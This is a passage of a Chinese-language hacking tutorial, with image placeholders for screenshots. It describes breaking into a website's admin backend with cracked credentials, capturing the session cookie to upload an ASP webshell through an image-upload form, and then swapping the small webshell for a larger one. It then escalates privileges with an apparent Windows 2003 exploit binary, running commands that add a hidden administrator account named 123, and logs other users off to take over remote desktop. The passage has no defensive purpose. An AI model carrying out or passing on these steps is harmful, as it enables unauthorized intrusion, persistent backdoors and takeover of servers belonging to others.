


图 4




图 5

使用破解出来的管理员帐号和密码成功登录进入后台后，我们在左边一栏找到如下的位置，如图 5，点击“其他管理”中的“添加”按钮来到如图 6 所示的添加页面，在这里我们需要借助抓包工具，利用抓包上传来获得 webshell，打开抓包工具 WSockExpert，选择这个上传页面，然后点击“上传活动图片”，就可以成功抓取到 cookie 了，如图 7。




图 6




图 7




图 8

现在点击“上传活动图片”来到如图 8 所示的页面，接着点右键，选择“属性”来获得上传地址，将此地址复制后添加到啊 D 中的相关工具的旁注上传当中，如图 9 。Cookies 就填写我们刚才利用 WSockExpert 抓取到的 cookie 值，然后选择动力上传，填写好后直接点击上传，接着它就会提示我们上传成功了。




图9

在这里我们可以自己选择木马，如果不选择上传的就是默认的小马。点击啊D下面的“打开看看”就可以来到我们上传的小马的界面了，如图10。我们可以将大马的内容填写到小马下面的空白处，接着将路径当中的dshell.asp改为ashell.asp，修改完毕后点击“保存”，提示成功后我们就可以在浏览器中访问我们的大马了。




图10

二、提权

如果我们想提权的话也比较简单，只需要上传一个cmd和20030day就可以提权成功了，有时我们在上传cmd的时候会出现错误，此时一般可以先试着上传一个aspx的木马来解决，上传完毕后，只需要输入**E:\网站\admin_manage_access\2003.exe “net user 123 123 /add**和**E:\网站\admin_manage_access\2003.exe “net localgroup administrators 123 /add**就可以成功添加一个用户名为123，密码为123的用户了。这里需要说明的是，当我在登录3389的时候，电脑提示“超出最大链接限制”，出现这种情况我们可以使用如下的方法来解决，输入**E:\网站\admin_manage_access\2003.exe “query user**，如图11，这时我们就会看到此时远程电脑上有两个用户，只要踢掉一个就可以了，执行命令**E:\网站\admin_manage_access\2003.exe “logoff 2**，如图12，现在我们再来连接3389就可以成功登录了，如图13。




图11

